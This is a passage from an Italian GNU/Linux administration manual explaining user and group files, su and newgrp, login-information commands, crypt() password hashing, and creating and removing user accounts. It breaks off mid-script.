   È il numero identificativo del gruppo.

4. ***lista_di_utenti***

   È la lista degli utenti che appartengono al gruppo, anche se questo non risulta dal file '`/etc/passwd`'. Si tratta di un elenco di nomi di utente separati da virgole.

Segue la descrizione di alcuni esempi.

- `tizio::502:`

  Si tratta di un caso molto semplice in cui il gruppo '**`tizio`**' non ha alcuna parola d'ordine e a esso non appartiene alcun utente aggiuntivo, oltre a quanto già specificato nel file '`/etc/passwd`'.

- `users::100:tizio,caio,sempronio`

  In questo caso, gli utenti '**`tizio`**', '**`caio`**' e '**`sempronio`**' appartengono al gruppo '**`users`**'.

16.2.2.4 File «/etc/shadow»

«

Il file '`/etc/shadow`' appare in quei sistemi in cui è attivata la gestione delle parole d'ordine oscurate (*shadow password*). Serve a contenere le parole d'ordine cifrate, togliendole dal file '`/etc/passwd`'. Così facendo, è possibile inibire la maggior parte dei permessi di accesso a questo file ('`/etc/shadow`'), proteggendo le parole d'ordine che contiene. Al contrario, non è possibile impedire l'accesso in lettura del file '`/etc/passwd`' che fornisce una quantità di informazioni sugli utenti, indispensabili a molti programmi. Il problema è descritto nella sezione 16.8.

16.2.2.5 File «/var/run/utmp»

Il file ‘`/var/run/utmp`’ contiene l’elenco degli accessi in essere nel sistema. Non è un file di testo normale e per l’estrazione delle informazioni in esso contenute si usano dei programmi di servizio appositi. Tuttavia, è possibile che gli utenti presenti effettivamente nel sistema siano in numero maggiore, a causa del fatto che non tutti i programmi usano il metodo di registrazione fornito attraverso questo file.

Se il file non esiste, conviene crearlo manualmente in uno dei due modi seguenti:

```
# cp /dev/null /var/run/utmp[Invio]

# touch /var/run/utmp[Invio]
```

Solitamente, è la procedura di inizializzazione del sistema a prendersi cura di questo file, azzerandolo o ricreandolo, a seconda della necessità.

16.2.2.6 File «/var/log/wtmp»

Il file ‘`/var/log/wtmp`’ ha una struttura analoga a quella di ‘`/var/run/utmp`’ e serve per conservare la registrazione degli accessi e della loro conclusione (*login-logout*). Questo file non viene creato automaticamente; se manca, la conservazione delle registrazioni all’interno del sistema non viene effettuata. Viene aggiornato da Init e anche dal programma che si occupa di gestire la procedura di accesso al sistema (‘**login**’).

Il formato di questo file non è quello di un file di testo normale, quindi non è leggibile o stampabile direttamente.

Se questo file non esiste, conviene crearlo manualmente in uno dei due modi seguenti:

```
# cp /dev/null /var/log/wtmp[Invio]

# touch /var/log/wtmp[Invio]
```

16.2.2.7 File «/etc/motd»

Il contenuto del file '`/etc/motd`' viene visualizzato da '**`login`**' al termine della procedura di accesso, prima dell'avvio della shell associata all'utente. Questo file contiene, o dovrebbe contenere, il cosiddetto messaggio del giorno (*Message of the day*).

16.2.2.8 File «/etc/nologin»

Se esiste il file '`/etc/nologin`', '**`login`**' non accetta nuovi accessi al sistema, visualizzando il suo contenuto a ogni tentativo.

Se si desidera fermare il sistema è possibile creare questo file scrivendoci all'interno il motivo, o una breve spiegazione di ciò che sta avvenendo.

16.2.2.9 File «/etc/securetty»

Il file '`/etc/securetty`' contiene l'elenco dei ***terminali sicuri***, cioè di quelli da cui si permette l'accesso all'utente '**`root`**'. I nomi dei terminali vengono indicati facendo riferimento ai file di dispositivo relativi, senza l'indicazione del prefisso '`/dev/`'. L'esempio seguente mostra un elenco di terminali che comprende la console vera e propria, le sei console virtuali standard, quattro terminali seriali e quattro pseudo-terminali che accedono dalla rete locale oppure dal sistema grafico X.

```
console
tty1
tty2
tty3
tty4
tty5
tty6
ttyS0
ttyS1
ttyS2
ttyS3
ttyp0
ttyp1
ttyp2
ttyp3
```

A seconda di come è organizzato il sistema di file di dispositivo, può essere necessario modificare di conseguenza questo file.

16.2.2.10 Casella di posta elettronica

Il file il cui percorso si trova contenuto nella variabile di ambiente ***MAIL*** (a volte corrisponde a '`/var/mail/`***nome_utente***', altre volte a '`/var/spool/mail/`***nome_utente***', oppure anche a un file contenuto nella directory personale dell'utente stesso), viene usato normalmente per accumulare i messaggi di posta elettronica a lui diretti.

Il programma '**`login`**', dopo la visualizzazione del messaggio contenuto in '`/etc/motd`', se trova che c'è posta per l'utente, visualizza un messaggio di avvertimento in tal senso.

La collocazione dei file che rappresentano le caselle postali degli utenti, dipende dalla configurazione e dalla filosofia del sistema di gestione della posta elettronica. Sulla base di tale configurazione, i processi devono ottenere una variabile di ambiente ***MAIL*** con il valore necessario a raggiungere la casella della posta in ingresso.

16.2.2.11 File «~/.hushlogin»

«

Se esiste il file '`.hushlogin`' all'interno della directory personale di un certo utente, quando quell'utente accede, '**`login`**' non visualizza alcun messaggio introduttivo.

16.2.2.12 File «/var/log/lastlog»

«

Il file '`/var/log/lastlog`', se esiste, viene utilizzato da '**`login`**' per registrare gli ultimi accessi al sistema e per poter visualizzare la data e l'ora dell'ultimo accesso. Se questo file non esiste, conviene crearlo manualmente in uno dei due modi seguenti:

```
# cp /dev/null /var/log/lastlog[Invio]

# touch /var/log/lastlog[Invio]
```

16.2.3 Cambiamento di identità

«

Alcuni programmi consentono di ottenere i privilegi di un altro utente, come se si ripetesse la procedura di accesso. Questa possibilità rappresenta generalmente un problema di sicurezza. Per mezzo di questi programmi può capitare di riuscire a ottenere i privilegi dell'utente '**`root`**' anche quando si accede da un terminale che non

viene considerato sicuro, pertanto non risulta incluso nell'elenco di '`/etc/securetty`'.

16.2.3.1 Utilizzo di «su»

Il programma '**su**'[9] permette a un utente di diventare temporaneamente un altro, avviando una shell con i privilegi dell'utente indicato (questo vale anche per il gruppo o i gruppi a cui questo appartiene). Se non viene indicato un utente, '**su**' sottintende '**root**'. Prima di attivare la nuova shell, viene richiesta la parola d'ordine associata all'utente selezionato, a meno che '**su**' sia stato eseguito da chi sta già operando in qualità di utente '**root**'.

```
su [opzioni] [utente]
```

L'opzione più importante di '**su**' è data dal trattino singolo ('**-**'), con il quale si fa in modo che la nuova shell venga avviata come shell di *login*. In questo modo, si ha di fronte l'ambiente normale dell'utente che si va a impersonare, come se si facesse un accesso standard.

Per terminare l'attività in veste di questo nuovo utente, basta concludere l'esecuzione della shell con il comando '**exit**'. Segue la descrizione di alcuni esempi.

- `$` **su** [*Invio*]

  Utilizzando '**su**' senza argomenti, si intende implicitamente di voler acquisire i privilegi dell'utente '**root**'. Per questo viene richiesta la parola d'ordine.

- `$` **su caio** [*Invio*]

Volendo trasformarsi temporaneamente in un altro utente, basta indicarlo come argomento, come in questo caso. Viene richiesta la parola d'ordine.

- `# **su tizio**[*Invio*]`

  L'utente '**root**' può sempre fare quello che vuole; pertanto, se seleziona un altro utente perde dei privilegi, così non gli viene richiesta alcuna parola d'ordine.

- `$ **su - caio**[*Invio*]`

  Si acquista la personalità dell'utente '**caio**', con tutto l'ambiente normale, senza semplificazioni.

Il programma '**su**', per poter svolgere il suo compito, deve appartenere all'utente '**root**' e avere il bit SUID attivato (SUID-root). È in questo modo che un utente comune riesce a ottenere i privilegi di '**root**' o di un altro utente.

`$ **ls -l /bin/su**[*Invio*]`

```
-rwsr-xr-x 1 root root 27908 2009-05-22 17:03 /bin/su
```

Il programma '**su**' viene usato frequentemente dall'utente '**root**', o da un processo che ha già i privilegi dell'utente '**root**', per diventare temporaneamente un utente comune. In tal caso, dal momento che il processo che avvia '**su**' ha già i privilegi di '**root**', non c'è alcuna necessità della presenza del bit SUID attivo.

In generale, dal momento che '**su**' è molto importante per agevolare il lavoro dell'amministratore del sistema, se si temono problemi alla sicurezza, si può eliminare il bit SUID, per concedere praticamente il suo utilizzo solo all'utente '**root**':

```
# chmod u-s /bin/su [Invio]
```

Volendo calcare la mano, si possono togliere anche tutti i permessi per il gruppo proprietario e per gli altri utenti:

```
# chmod go-rwx /bin/su [Invio]
```

Se si toglie la funzione SUID-root all'eseguibile '**su**', si impedisce agli utenti comuni di elevarsi al livello di utente '**root**'. Questo fatto implica che, a meno di disporre di altri programmi che compiano funzioni simili, l'utente '**root**' può accedere solo nel modo «normale», pertanto si va così a confermare il rispetto del file '`/etc/securetty`' che altrimenti potrebbe essere raggirato. Tuttavia, è perfettamente ammissibile la presenza di un file '`/etc/securetty`' limitato, assieme a un programma '**su**' con i permessi SUID-root, quando si vuole consentire un accesso solo a chi dispone di un'utenza normale, lasciando salva poi la possibilità di dimostrare di essere anche l'amministratore.

Fino a questo punto è stato mostrato l'utilizzo di '**su**' per avviare una shell interattiva, ma in generale questo programma può essere usato per avviare un certo processo elaborativo, al termine del quale si vuole che tutto ritorni come prima. In tal caso la sintassi va modificata come segue:

```
su [opzioni] [utente [argomenti]]
```

In pratica, gli argomenti che appaiono alla fine della riga di comando sono ciò che si vuole avviare. Tuttavia, **si creano spesso delle complicazioni nel modo corretto di interpretare tali argomenti.**

Si vedano gli esempi seguenti, che in teoria dovrebbero produrre lo stesso effetto:

1. `# su tizio ls -l` [*Invio*]
2. `# su tizio "ls -l"` [*Invio*]
3. `# su -c "ls -l" tizio` [*Invio*]

In pratica, si vuole che il comando '**`ls -l`**' venga eseguito con i privilegi dell'utente '**`tizio`**', quando originariamente si hanno quelli dell'amministratore. Delle tre forme, è sicuro il funzionamento solo dell'ultima, dove ci si affida all'opzione '**`-c`**' e di conseguenza il comando da eseguire è passato in forma di stringa. Naturalmente, sarebbe ammissibile scrivere quel comando anche nel modo seguente:

```
# su tizio -c "ls -l" [Invio]
```

Inoltre, l'uso di questa forma, consente di scrivere comandi più complessi, come nell'esempio seguente:

```
# su tizio -c "cd ; ls -l | less" [Invio]
```

16.2.3.2 Utilizzo di «newgrp»

«

Il programma '**`newgrp`**'[10] permette di cambiare il gruppo a cui appartiene l'utente. L'utente non cambia, la directory personale nemmeno, cambia solo il GID. Un utente può cambiare gruppo se nel file '`/etc/group`' sono diversi i gruppi a cui può appartenere l'utente. In alternativa, se il gruppo ha una parola d'ordine, l'utente può «entrare» nel gruppo solo se la conosce.

```
newgrp [gruppo]
```

Il problema della gestione dei gruppi, specialmente per ciò che riguarda le parole d'ordine, è descritto meglio nella sezione 16.8.

16.2.4 Informazioni sugli accessi

Molti programmi permettono di avere informazioni sugli accessi e di conseguenza anche sugli utenti. In particolare sono importanti quelli che permettono di leggere il contenuto dei file '`/var/run/utmp`' e '`/var/log/wtmp`' il cui formato non è leggibile attraverso l'uso di un semplice '**`cat`**' (sezione 16.10).

16.2.4.1 Utilizzo di «users»

Il programma '**`users`**' [11] visualizza i nomi degli utenti che accedono attualmente all'elaboratore. Se un utente ha attivato più sessioni in corso, il suo nome appare più volte nell'elenco. Se il comando viene avviato senza l'indicazione di un file, i dati visualizzati vengono estratti da '`/etc/utmp`'. Esiste comunque la possibilità di visualizzare attraverso '**`users`**' il contenuto di '`/etc/wtmp`'.

```
users [file]
```

16.2.4.2 Utilizzo di «w»

Il programma '**`w`**'[12] visualizza i nomi degli utenti che accedono attualmente e varie informazioni sulla loro attività; in particolare l'uso della CPU:

```
w [opzioni] [utente]
```

Attraverso le opzioni è possibile controllare in qualche modo le informazioni che vengono visualizzate, mentre se si indica il nome di un utente alla fine della riga di comando, si ottengono informazioni solo su quello. L'esempio seguente mostra cosa si può ottenere con '**w**' usato senza argomenti:

```
$ w [Invio]

 16:50:46 up 15 min, 5 users, load average: 0,12, 0,14, 0,20
 USER  TTY   FROM       LOGIN@  IDLE  JCPU  PCPU WHAT
 tizio tty1  -          16:37  10:53  6.88s 6.75s ↩
↪/usr/bin/mc -P /tmp/mc4818-2783
 tizio tty5  -          16:50  23.00s 1.17s 0.12s -sh
 tizio tty6  -          16:38  40.00s 0.28s 0.12s ssh ↩
↪root@172.21.1.1
 root  pts/2 172.21.1.2 16:46  45.00s 0.07s 0.07s -bash
 tizio pts/3 :0.0       16:50   0.00s 0.07s 0.01s w
```

Come si può osservare, la prima riga che si ottiene è equivalente a quanto genera il programma '**uptime**', descritto nella sezione 10.3.

Le colonne identificate dalle sigle '**JCPU**' e '**PCPU**' indicano il tempo di utilizzo della CPU; nel primo caso si tratta di tutti i processi, ancora attivi, anche se sullo sfondo, mentre nel secondo si tratta esclusivamente del tempo utilizzato dal processo indicato nella colonna finale ('**WHAT**'). La colonna '**IDLE**' indica il tempo di funzionamento complessivo, anche se inattivo, del processo indicato nella colonna '**WHAT**'.[13]

Per l'uso delle opzioni che qui non vengono descritte, si veda la pagina di manuale *w(1)*.

16.2.4.3 Utilizzo di «who»

Il programma '**who**'[14] visualizza i nomi degli utenti che accedono attualmente e varie informazioni sulla loro attività. '**who**' trae normalmente le sue informazioni dal file '`/etc/utmp`', se non ne viene indicato un altro negli argomenti (per esempio '`/etc/wtmp`').

```
who [opzioni] [file] [am i]
```

Si veda il documento *info who*, oppure la pagina di manuale *who(1)*.

16.2.4.4 Utilizzo di «pinky»

Il programma '**pinky**'[15] visualizza l'elenco degli utenti che utilizzano l'elaboratore, oppure visualizza informazioni dettagliate su utenti particolari. Il suo funzionamento è simile a quello di Finger (36.6.3):

```
pinky [opzioni] [utente]...
```

Attraverso le opzioni si può controllare la quantità di informazioni che si vogliono ottenere.

Tabella 16.25. Alcune opzioni.

Opzione	Descrizione
`-s`	Produce un formato sintetico; questa modalità è predefinita.
`-l`	Questa opzione richiede l'indicazione di almeno un utente e serve a produrre informazioni dettagliate.

Segue la descrizione di alcuni esempi.

- `$` **`pinky`** [*Invio*]

```
Login  Name      TTY       Idle    When          Where
tizio            pts/125           Sep 21 10:23 host192-116:S.0
tizio            pts/126           Sep 21 10:23 host192-116:S.1
```

  Mostra l'elenco degli utenti che utilizzano il sistema.

- `$` **`pinky -l tizio`** [*Invio*]

```
Login name: tizio                       In real life:  Tizio Tizi
Directory: /home/tizio                  Shell:  /bin/sh
```

  Mostra le informazioni disponibili sull'utente '**`tizio`**'.

Si veda eventualmente la pagina di manuale *pinky(1)*.

16.2.4.5 Utilizzo di «whoami»

«

Il programma '**`whoami`**'[16] visualizza il nome dell'utente associato con l'attuale UID efficace. È equivalente a '**`id -un`**'.

```
whoami
```

Il nominativo-utente associato al numero UID efficace è in pratica l'identità con cui si sta lavorando. Per esempio, dopo l'utilizzo di '**`su`**' per diventare utenti '**`caio`**', il programma '**`whoami`**' restituisce esattamente il nome '**`caio`**'.

16.2.4.6 Utilizzo di «logname»

«

Il programma '**`logname`**'[17] emette il nome dell'utente, così come appare dal file '`/var/run/utmp`'.

```
logname
```

A titolo di esempio si può immaginare la situazione in cui l'utente '**tizio**' sia riuscito a ottenere i privilegi dell'utente '**root**' attraverso l'uso di '**su**'.

```
tizio$ su root [Invio]

Password: ******* [Invio]
```

Quello che si dovrebbe ottenere con '**logname**' è il nome dell'utente che è stato usato per accedere inizialmente al sistema.

```
root# logname [Invio]

  tizio
```

16.2.4.7 Utilizzo di «groups»

Il programma '**groups**'[18] visualizza i gruppi ai quali l'utente o gli utenti appartengono.

```
groups [utente…]
```

Il risultato è equivalente al comando seguente:

```
id -Gn [nome_utente]
```

16.2.4.8 Utilizzo di «id»

Il programma '**id**' visualizza il numero UID (*User ID*) e il numero GID (*Group ID*) reale ed efficace dell'utente selezionato o di quello corrente.[19]

`id` [*opzioni*] [*utente*]

Tabella 16.29. Alcune opzioni.

Opzione	Descrizione
`-u` `--user`	Emette solo il numero dell'utente (UID).
`-g` `--group`	Emette solo il numero del gruppo (GID).
`-G` `--groups`	Emette solo i numeri dei gruppi supplementari.
`-n` `--name`	Emette il nome dell'utente, del gruppo o dei gruppi, a seconda che sia usato insieme a '**`-u`**', '**`-g`**' o '**`-G`**'.
`-r` `--real`	Emette i numeri UID o GID reali invece di quelli efficaci (ammesso che ci sia differenza). Si usa insieme a '**`-u`**', '**`-g`**' o '**`-G`**'.

Usato senza argomenti, '**`id`**' fornisce l'identità dell'utente, il gruppo standard e l'elenco dei gruppi a cui l'utente è aggregato, come si vede dall'esempio seguente:

```
$ id[Invio]

uid=1001(tizio) gid=1001(tizio) gruppi=1001(tizio),6(disk),↩
↪7(lp),24(cdrom),25(floppy),29(audio)
```

Le opzioni servono in pratica a limitare le informazioni che si desiderano avere; eventualmente si può consultare il documento *info id*, oppure la pagina di manuale *id(1)* per maggiori dettagli su questo programma.

16.3 Parole d'ordine cifrate

In questo documento si accenna più volte al fatto che le parole d'ordine utilizzate per accedere vengono annotate in forma cifrata, nel file '`/etc/passwd`', oppure nel file '`/etc/shadow`'.

La cifratura genera una stringa che può essere usata per verificare la correttezza della parola d'ordine, mentre da sola, questa stringa non permette di determinare quale sia la parola d'ordine di origine. In pratica, data la parola d'ordine si può determinare la stringa cifrata, ma dalla stringa cifrata non si ottiene la parola d'ordine.

La verifica dell'identità avviene quindi attraverso la generazione della stringa cifrata corrispondente: se corrisponde a quanto annotato nel file '`/etc/passwd`', oppure nel file '`/etc/shadow`', la parola d'ordine è valida, altrimenti no.

16.3.1 Funzione «crypt()»

L'algoritmo usato per generare la parola d'ordine cifrata non è uguale in tutti i sistemi. Per quanto riguarda i sistemi GNU si distinguono due possibilità: l'algoritmo tradizionale DES, il quale accetta parole d'ordine con un massimo di **otto caratteri**, e l'algoritmo MD5, con cui non si pongono limitazioni.

La gestione dell'algoritmo di cifratura delle parole d'ordine è a carico della funzione ***crypt()*** (descritta in *crypt(3)*). Nelle distribuzioni

GNU in cui si può usare l'algoritmo MD5 dovrebbe essere possibile scegliere questo, o l'algoritmo precedente, attraverso un file di configurazione ('`/etc/login.defs`', descritto nella sezione ??capitolo shadow??).

Se la propria distribuzione non sembra predisposta per la cifratura MD5, è meglio non fare esperimenti, perché è importante che ogni componente del sistema di autenticazione e di gestione delle parole d'ordine sia aggiornato correttamente.

16.3.2 Trasferimento delle utenze

«

Il trasferimento, o la replicazione delle utenze si basa sulla riproduzione delle parole d'ordine cifrate, in modo tale da poter ignorare quale sia il loro valore di origine. Questa riproduzione può avvenire in modo manuale o automatico; cioè può essere l'amministratore del sistema che provvede a ricopiare le utenze, oppure può essere un servizio di rete, come il NIS (*Network information service*, noto anche come YP, *Yellow pages*).

In tutti i casi di riproduzione delle utenze, occorre che i sistemi coinvolti concordino nel funzionamento della funzione ***crypt()***, cioè generino le stesse stringhe cifrate a partire dalle parole d'ordine. Questo è il punto più delicato nella scelta di utilizzare o meno un algoritmo più sofisticato rispetto a quello tradizionale.

16.3.3 Debolezza del sistema di parole d'ordine cifrate

«

Questo sistema di autenticazione basato sulla conservazione di una parola d'ordine cifrata, ha una debolezza fondamentale: conoscendo la stringa cifrata e l'algoritmo che la genera, si può determinare la parola d'ordine originale per tentativi.[20]

Un sistema che consente l'utilizzo di parole d'ordine con un massimo di otto caratteri è molto debole ai giorni nostri, perché tutte le combinazioni possibili possono essere provate in tempi brevi, anche con un elaboratore di potenza media.

16.4 Utenti e gruppi

I nuovi utenti possono essere aggiunti solo da parte dell'utente '**root**', ma poi possono essere loro stessi a cambiare alcuni elementi della loro registrazione. Il più importante è naturalmente la parola d'ordine.

16.4.1 Utilizzo di «adduser» e «useradd»

Il programma per l'inserimento di un utente nuovo può avere due nomi alternativi: '**adduser**' o '**useradd**'. L'inserimento di un utente è consentito solo all'utente '**root**' e consiste normalmente nell'aggiunta delle voci necessarie ai file '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`', creando eventualmente anche la directory personale dell'utente stesso.

```
adduser [opzioni]
```

```
useradd [opzioni] utente
```

Se si vuole mantenere la massima compatibilità con qualunque programma che abbia qualcosa a che fare con il riconoscimento delle utente, il nome dell'utente non può superare gli otto caratteri. In ogni caso, è opportuno limitarsi all'uso di lettere non accentate e di

numeri; qualunque altro simbolo, compresi i segni di punteggiatura, potrebbero creare problemi di vario tipo.

Quando l'inserimento dell'utente implica la creazione automatica della sua directory personale, vengono copiati all'interno di questa alcuni file di configurazione standard contenuti nella directory '`/etc/skel/`'. Di conseguenza, basta porre all'interno di questa directory i file e le directory che si vogliono riprodurre nella directory personale di ogni nuovo utente.

Se nel proprio sistema GNU sono presenti entrambi questi programmi, molto probabilmente si comportano in maniera leggermente diversa. Nella distribuzione Debian, '**useradd**', senza l'indicazione di opzioni particolari, si comporta così:

```
# useradd mevio [Invio]
```

In pratica non si vede altro; l'utente '**mevio**' viene creato, inserendo dati predefiniti essenziali nel file '`/etc/passwd`' e '`/etc/shadow`', ma senza specificare la parola d'ordine e nemmeno la shell:

```
mevio:x:1002:100::/home/mevio:
```

Quello che si vede sopra è l'esempio di quanto viene aggiunto nel file '`/etc/passwd`'.

Al contrario, sempre nella distribuzione Debian, il programma '**adduser**' è più completo:

```
# adduser mevio [Invio]
```

```
  Adding user mevio...
  Adding new group mevio (1003).
  Adding new user mevio (1003) with group mevio.
  Creating home directory /home/mevio.
  Copying files from /etc/skel
Enter new UNIX password: ******* [Invio]

Retype new UNIX password: ******* [Invio]

  Changing the user information for mevio
  Enter the new value, or press ENTER for the default
Full Name []: Mevio Mevi [Invio]

Room Number []: [Invio]

Work Phone []: [Invio]

Home Phone []: [Invio]

Other []: [Invio]

Is the information correct? [y/n] y [Invio]
```

A proposito di '**adduser**' della distribuzione Debian si veda la sezione 16.8.4.

16.4.2 File «/etc/skel/*»

La directory '`/etc/skel/`' viene utilizzata normalmente come directory personale tipica per i nuovi utenti. In pratica, quando si aggiunge un nuovo utente e gli si prepara la sua directory personale, viene copiato all'interno di questa il contenuto di '`/etc/skel/`'.

Il nome *skel* sta per *skeleton*, cioè scheletro. In effetti rappresenta lo scheletro di una nuova directory personale.

È molto importante la preparazione di questa directory, in modo che ogni nuovo utente trovi subito i file di configurazione, necessari a utilizzare le shell previste nel sistema ed eventualmente altri programmi essenziali.

16.4.3 Utilizzo di «passwd»

«

Il programma '**passwd**' permette di cambiare la parola d'ordine registrata all'interno di '`/etc/passwd`' (oppure all'interno di '`/etc/shadow`', come viene mostrato in seguito).[21] Solo l'utente '**root**' può cambiare la parola d'ordine di un altro utente. Gli utenti comuni (tutti escluso '**root**') devono utilizzare una parola d'ordine non troppo breve, composta sia da maiuscole, sia da minuscole o simboli diversi. Alcune parole d'ordine simili al nome utilizzato per identificare l'utente, non sono valide.[22]

```
passwd [utente]
```

Se non si dispone di un mezzo per l'inserimento di un nuovo utente, come quello fornito da '**adduser**', è possibile aggiungere manualmente un record all'interno del file '`/etc/passwd`' senza l'indicazione della parola d'ordine che può essere specificata successivamente attraverso '**passwd**'.

Quando si inventa una nuova parola d'ordine bisogna essere sicuri di poterla introdurre in tutte le situazioni che si potrebbero presentare. Se si utilizzano lettere accentate (cosa sconsigliabile), potrebbe poi capitare di trovare un terminale che non permette il loro inserimento. In generale, conviene limitarsi a utilizzare i simboli che rientrano nella codifica ASCII a 7 bit, con la debita prudenza.

16.4.4 Utilizzo di «chsh»

Il programma '**chsh**' permette di cambiare la shell predefinita all'interno del file '`/etc/passwd`'.[23] È possibile indicare solo una shell esistente e possibilmente elencata all'interno di '`/etc/shells`'. Se la nuova shell non viene indicata tra gli argomenti, questa viene richiesta subito dopo l'avvio di '**chsh**'. Per conferma, viene richiesta anche la ripetizione della parola d'ordine.

`chsh` [*opzioni*] [*utente*]

Tabella 16.34. Alcune opzioni.

Opzione	Descrizione
`-s` ***shell*** `--shell` ***shell***	Permette di specificare la shell.
`-l` `--list-shells`	Emette un elenco delle shell disponibili in base al contenuto di '`/etc/shells`'.

16.4.5 File «/etc/shells»

«

Il file ‘`/etc/shells`’ contiene semplicemente un elenco di shell valide, cioè di quelle che sono esistenti e possono essere utilizzate. Segue un esempio di questo file.

```
/bin/sh
/bin/bash
/bin/tcsh
/bin/csh
/bin/ash
/bin/zsh
```

È molto importante che questo file sia preparato con cura e contenga solo le shell per le quali il sistema è predisposto. Ciò significa, quanto meno, che deve esistere una configurazione generalizzata per ognuna di queste e che nella directory ‘`/etc/skel/`’ devono essere stati predisposti tutti i file di configurazione personalizzabili che sono necessari. Quindi, un file ‘`/etc/shells`’ con un semplice elenco di tutte le shell disponibili non è sufficiente.

16.4.6 Utilizzo di «chfn»

«

Il programma ‘**`chfn`**’ consente di modificare le informazioni personali registrate all’interno del file ‘`/etc/passwd`’. [24] Si tratta in pratica del nome e cognome dell’utente, del numero dell’ufficio, del telefono dell’ufficio e del telefono di casa. Se non vengono specificate opzioni, i dati vengono inseriti in maniera interattiva, se non viene specificato l’utente, si intende quello che ha eseguito il comando. Solo l’utente ‘**`root`**’ può cambiare le informazioni di un altro utente.

```
chfn [opzioni] [utente]
```

Le informazioni indicate nel quinto capo dei record del file '`/etc/passwd`', sono strutturate solo in modo convenzionale, senza che esista una necessità effettiva.

L'esempio seguente mostra le azioni compiute da un utente per definire le proprie informazioni personali.

```
tizio$ chfn[Invio]

  Changing finger information for tizio
Password: ********[Invio]

Name [tizio]: Tizio Tizi[Invio]

Office []: Riparazioni[Invio]

Office Phone[]: 123456[Invio]

Home Phone[]: 9876543[Invio]

  Finger information changed.
```

Volendo verificare il risultato all'interno del file '`/etc/passwd`', si può trovare il record seguente, che appare suddiviso su due righe per la mancanza di spazio:

```
tizio:724AD9dGbG25k:502:502:↩
↪Tizio Tizi,Riparazioni,123456,987654:↩
↪/home/tizio:/bin/bash
```

Le informazioni personali possono essere delicate, specialmente quando si tratta di indicare il numero telefonico dell'abitazione di un utente. Per questo, quando si tratta di utenze presso elaboratori raggiungibili attraverso una rete estesa, come Internet, occorre prudenza.

16.5 Utenti e gruppi importanti

Osservando il file '`/etc/passwd`' si possono notare diversi utenti fittizi standard che hanno degli scopi particolari. Si tratta di ***utenti di sistema***, nel senso che servono al buon funzionamento del sistema operativo.

```
root:dxdFf9MvQ3s:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
```

Di conseguenza, anche '`/etc/group`' contiene l'indicazione di gruppi particolari (gruppi di sistema).

```
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root
lp::7:daemon,lp
mem::8:
kmem::9:
wheel::10:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
games::20:
gopher::30:
dip::40:
ftp::50:
nobody::99:
users::100:
```

I campi delle parole d'ordine di questi utenti speciali (tutti tranne '**root**') hanno un asterisco che di fatto impedisce qualunque accesso.

Le varie distribuzioni GNU si distinguono spesso nella quantità e nell'organizzazione degli utenti e dei gruppi fittizi. In questo caso, in particolare, l'utente fittizio '**nobody**' ha il numero UID 99, come definito nella distribuzione GNU/Linux Red Hat. In generale, questo utente potrebbe avere il numero −1, che applicandosi a un intero positivo rappresenta in pratica il numero più alto gestibile di UID, altre volte potrebbe essere il numero −2. Il numero massimo di UID dipende dalle caratteristiche del file system e dalle librerie utilizzate.

Tabella 16.41. Alcuni utenti e gruppi importanti.

Opzione	Descrizione
'**root**'	L'utente '**root**' è l'amministratore del sistema: ogni sistema Unix ha un utente '**root**'. L'utente '**root**' ha sempre il numero UID pari a zero.
'**bin**'	L'utente '**bin**' non esiste nella realtà. Si tratta di un nome fittizio definito per assegnare ai file eseguibili (*binary*) un proprietario diverso dall'utente '**root**'. Di solito, con GNU/Linux, questi eseguibili appartengono al gruppo '**bin**', mentre l'utente proprietario resta '**root**'.
'**tty**'	Di solito, al gruppo '**tty**' appartengono i file di dispositivo utilizzabili come canali per la connessione di un terminale.
'**disk**'	Di solito, al gruppo '**disk**' appartengono i file di dispositivo che si riferiscono a unità a dischi, compresi CD, DVD e assimilati.
'**floppy**'	Di solito, al gruppo '**floppy**' appartengono i file di dispositivo che si riferiscono alle unità a dischetti.

Opzione	Descrizione
‘**nobody**’	L’utente ‘**nobody**’ corrisponde in linea di massima a un utente generico, non identificato, senza privilegi particolari. Viene usato in particolare per evitare che un utente ‘**root**’ possa accedere a un file system di rete (NFS) mantenendo i suoi privilegi: quando ciò accade, l’elaboratore che offre il servizio NFS lo tratta come utente ‘**nobody**’. In generale, ‘**nobody**’ non deve essere utilizzabile per l’accesso umano. A seconda della distribuzione GNU che si utilizza, il gruppo abbinato a questo utente potrebbe chiamarsi ‘**nobody**’, oppure anche ‘**nogroup**’.

16.6 Eliminazione di un utente

L’eliminazione di un utente dal sistema non è gestibile attraverso un programma di servizio standard di uso generale: la particolare distribuzione GNU può fornire degli strumenti adatti, oppure si deve agire manualmente. In questa sezione si descrive come si può intervenire manualmente. Fondamentalmente si tratta di agire su due punti:

- l’eliminazione dell’utente dai file ‘`/etc/passwd`’ e ‘`/etc/group`’ (ed eventualmente anche da ‘`/etc/shadow`’);
- l’eliminazione dei file appartenenti a quell’utente.

I file di un utente possono trovarsi ovunque gli sia stato consentito di scriverli. In particolare:

- la directory personale;

- la directory delle caselle postali (‘`/var/mail/`’ o in certi casi ‘`/var/spool/mail/`’, a meno che questa non sia già inserita direttamente nelle directory personali);
- la directory ‘`/var/spool/cron/crontabs/`’ e ‘`/var/spool/cron/atjobs/`’ per eventuali applicazioni a esecuzione pianificata.

Per elencare tutti i file appartenenti a un certo utente, è possibile usare il programma Find in uno dei modi seguenti.

```
find / -uid numero_utente -print
```

```
find / -user utente -print
```

Volendo, si potrebbe costruire uno script per l’eliminazione automatica di tutti i file appartenenti a un utente determinato. L’esempio seguente, prima di eliminare i file, crea una copia compressa.

```
#!/bin/sh
# eliminautente

# Il nome dell'utente viene fornito come primo e unico
# argomento di questo script.
NOME_UTENTE="$1"

# Nome per un file temporaneo contenente l'elenco dei file
# appartenenti all'utente che si vuole eliminare.
